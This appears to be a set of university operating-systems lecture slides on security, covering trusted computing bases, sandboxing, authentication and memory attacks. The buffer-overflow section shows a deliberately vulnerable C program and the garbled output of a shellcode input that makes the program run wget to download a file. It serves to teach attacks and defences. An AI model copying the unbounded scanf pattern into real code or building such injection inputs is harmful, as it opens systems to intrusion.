Lecture 14: Security

CS343 – Operating Systems

Branden Ghena – Fall 2024

Some slides borrowed from:
Tyler Bletsch (NC State), Berkeley CS61C

Northwestern

Administrivia

- Driver Lab due today

- Paging Lab out sometime this evening or tomorrow
  - I’m fixing up a few things

Today's Goals

- Introduce OS security considerations.
- Describe memory-based attacks and defenses.
- Explore speculative execution attacks and ramifications.

Why is computer security so important?

- Most public security happens at least in some portion on the honor system
  - Pretty easy to break a window
  - Keyed locks are easy to pick
  - Master keys can be determined and manufactured (Matt Blaze attack)
  - Laws apply after you've done it

Early computers didn’t have any security either

- Simple machines for doing computation do not have private files or contention
- Timesharing machines meant there were multiple users, but all were employees of the same company
  - Permissions needed to be as secure as a file in a locked drawer on a desk

“The act of breaking into a computer system has to have the same social stigma as breaking into a neighbor's house. It should not matter that the neighbor's door is unlocked.”
- Ken Thompson, Turing Award Lecture, 1984


Connectivity of computers makes security a top concern

- Importantly, physical item security is dependent on the fact that one person can only steal one thing at a time
  - And it's usually obvious when theft occurs

- The internet changed all of this for computers
  - Usually not people breaking into computers manually, one at a time
  - Instead it is computers breaking into computers by means of scripting
  - And you can access a computer from anywhere on Earth

- Breaking into or controlling one car is a crime
  - Controlling 100,000 cars remotely is a problem for the manufacturer

Mirai botnet (2016)




- Takes control of up to 600,000 insecure connected devices
  - IP-attached cameras, DVRs, routers, printers

Botnets can be directed towards denial-of-service attacks

- Mirai is used for DDOS attacks on various websites
  - Krebs on Security blog gets 623 Gbps of traffic during one attack

DDOS attacks targeting Krebs on Security



Outline

- **Design for security**
- Memory attacks and defenses
  - Buffer Overflows
  - Return-Oriented Programming
- Speculative execution attacks
  - Meltdown
  - Spectre

Trusted Computing Base (TCB)

- Trusted Computing Base is everything the OS relies on to enforce security
  - If everything outside of the TCB is “evil”, the TCB can still be trusted
  - Important to be a clear, minimum set of components

- TCB includes
  - Scheduler, Memory Management, Parts of file system, Parts of device drivers

- Anything else must be assumed malicious
  - Processes memory accesses, System call arguments, Received packets

Modern code bases are enormous

Program/Use Case	Millions of Lines of Code
Unix v1.0	0.01
Average iPhone app	0.04
Space Shuttle	0.4
Windows 3.1	2.5
Mars Curiosity Rover	5
Firefox (2015)	9.7
F-35 Fighter jet	24
Microsoft Office 2001	25
Windows 7	40
Facebook (2015)	62
Debian 5.0 codebase	68

https://www.informationisbeautiful.net/visualizations/million-lines-of-code/

- For many projects, no one person has read and understood all of it
- TCB needs to be agreed upon by everyone working on the project
  - And needs to enforced by everyone in the project

Can we even trust the Trusted Computing Base?

- Can you trust the OS with your password? (or anything, really)
  - How do you know that the OS you're running hasn't already been taken over or modified in some way?

- Particularly large concern for server operators
  - Thousands of computers
  - All operated remotely without explicit users
  - Need to ensure that they aren't taken over

- Really malicious code might modify the OS if it has access
  - That way even if the computer reboots, the malicious part remains
  - Or modify the boot software (UEFI) to compromise *everything*

Hardware Root-of-Trust

- Idea: software can be tampered with, but hardware is MUCH more difficult
  - Requires physical access, at which point all bets are off anyways…

- When a server starts:
  1. Root-of-Trust chip boots first and hardware automatically checks the authentication of its code before starting it
  2. Root-of-Trust code checks authentication of OS code before booting the OS on the actual CPU
  3. OS actually starts running on the CPU

- Now the code running on the server can be trusted to be authentic

Writing auditable code

- Code style and semantics really do matter!!
  - If you want code to be secure, it needs to be read AND understood by many people
  - This is why I focus so much on semantics in Intro to C/C++

- Bad code style/semantics builds up cognitive load of the reader making them less likely to notice when something is wrong
  - 0 versus NULL
  - &buf[0] versus &(buf[0])
  - int x, y, z; versus int x; int y; int z;

Apple “goto fail” SSL bug

Spacing intentional. This code mixes tabs and spaces and has random extra line breaks.

It is actually decently commented overall, just not in this particular section.

```
...
 if ((err = SSLFreeBuffer(&hashCtx)) != 0)
        goto fail;

    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
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```

Outside of IF statement!! Always runs.

Sandboxing approach to untrusted code

- What if you don't know if you can trust some running code?
  - Or you *know* you actively don't trust it, but still want to run it

  - Example, PDF interpretation is actually a Turing-complete language
    - Lots of possibly buggy or abusable things going on in there
    - But we do still want to interpret PDFs!

- Sandboxing: running code with restricted access to other parts of the system
  - Reduces the possible attacks the code might make on your system

iOS “BlastDoor” Sandbox

- iOS uses BlastDoor to sandbox arriving iMessage data
  - Anyone can send *anything* over iMessage
  - Data needs to be decompressed and interpreted with various image file types supported
    - LOTS of attack surface: various targeted “zero-click attacks”

- BlastDoor limits possible interactions
  - No file system access
  - No network access
  - No interaction with other processes
  - On a crash, restarts with exponential delay

Principle of Least Privilege

- Only provide access to resources that are necessary for a legitimate purpose

- That way malicious behavior, that you aren’t even aware of yet, has a limited amount of damage it can inflict

Security properties OS should enforce

- Confidentiality
  - Private information should remain private
  - Example: processes can’t read memory in another process
- Integrity
  - Mechanisms should not be modified without permission
  - Example: OS data structures can’t be modified by processes
- Availability
  - Resources on the computer should be able to be fairly accessed
  - Example: network access is shared among processes

OS security concerns

- Processor access
  - Integrity: User versus kernel mode
  - Availability: Timeslicing
- Memory access
  - Confidentiality and Integrity: Virtual memory (and permissions)
  - Availability: Swapping
- File access
  - Confidentiality: Permissions (user and group)
  - Integrity: only accessible through system calls


What about devices?

- Device access
  - Confidentiality: User permissions… sort of?

- This gets complicated
  - Should any app I run be able to activate my webcam or microphone?
  - When should Uber be able to access my location?

- Still figuring this one out
  - Smartphones are at the forefront

Android access control model



- Ask the user to approve
  - Either at install time or at runtime

Authentication

- Act of proving some information, such as the identity of a computer system user
  - Often the responsibility of the kernel as a trusted entity


- Many actions are limited based on identity
  - File access privileges
  - Ability to install new programs
  - Access to certain hardware devices or mechanisms

- Kernel versus user process is one identity separation
  - Servers might have many different users

Identifying users

- Three overarching methods:
  1. Authentication based on “what you know”
     - Passwords, Security questions
  2. Authentication based on “what you have”
     - Security key, Cell phone
  3. Authentication based on “what you are”
     - Biometrics: fingerprint, face ID, retinal scan
- Multi-Factor Authentication (MFA) requires multiple different categories from the above

Break + xkcd



https://xkcd.com/538/

Outline

- Design for security

- **Memory attacks and defenses**
  - **Buffer Overflows**
  - **Return-Oriented Programming**

- Speculative execution attacks
  - Meltdown
  - Spectre

What's wrong with this code?

```
#include <stdlib.h>
#include <stdio.h>

int main() {
      char name[1024];
      printf("What is your name? ");
      scanf("%s", name);
      printf("%s is cool.\n", name);

      return 0;
}
```

Buffer overflow potential with “nice” input

```
tkbletsc@davros:~/jop/examples/code-injection $ ./cool
What is your name? Tyler
Tyler is cool.
tkbletsc@davros:~/jop/examples/code-injection $
```

Buffer overflow potential with "evil" input

```
tkbletsc@davros:~/jop/examples/code-injection $ ./cool < attack
What is your name? �������Ph... hpeed���1��P��4���P�������Phhinghomet���1��P�������P�������P����
���P��1���P�������P��1���P�� ���P� ����P��t���P��1���P��7���Phren'���1��Phlear���7��Ph;1mYh [31
ü���� ����� ẘ����� �������Phtar.h2.7.hhon-h/Pyth/2.7hthonhp/pyhg/fthn.orhythohww.ph://whhttp1�P
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xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx������������������������ is cool.
You clearly aren't cut out for C.  How about I start you off on something more your speed...

--2010-09-22 11:40:00--  http://www.python.org/ftp/python/2.7/Python-2.7.tar.bz2
Resolving www.python.org... 82.94.164.162, 2001:888:2000:d::a2
Connecting to www.python.org|82.94.164.162|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11735195 (11M) [application/x-bzip2]
Saving to: `Python-2.7.tar.bz2'

100%[=======================================================>] 11,735,195  3.52M/s   in 3.8s

2010-09-22 11:40:05 (2.97 MB/s) - `Python-2.7.tar.bz2' saved [11735195/11735195]
```

Buffer Overflow

- Arrays (buffers) in C are not bounds checked
  - Can keep writing past the end of the array
  - Overwrites either data section or stack section


- Still an incredibly common problem in C

- **Key problem**
  - Trusting input from an untrustworthy source
  - Users are not part of the trusted computing base
    - Certainly not arbitrary inputs they can make

Heartbleed attack

- Vulnerability in OpenSSL
  - 2014

- Started the trend of vulnerabilities with cool names and logos



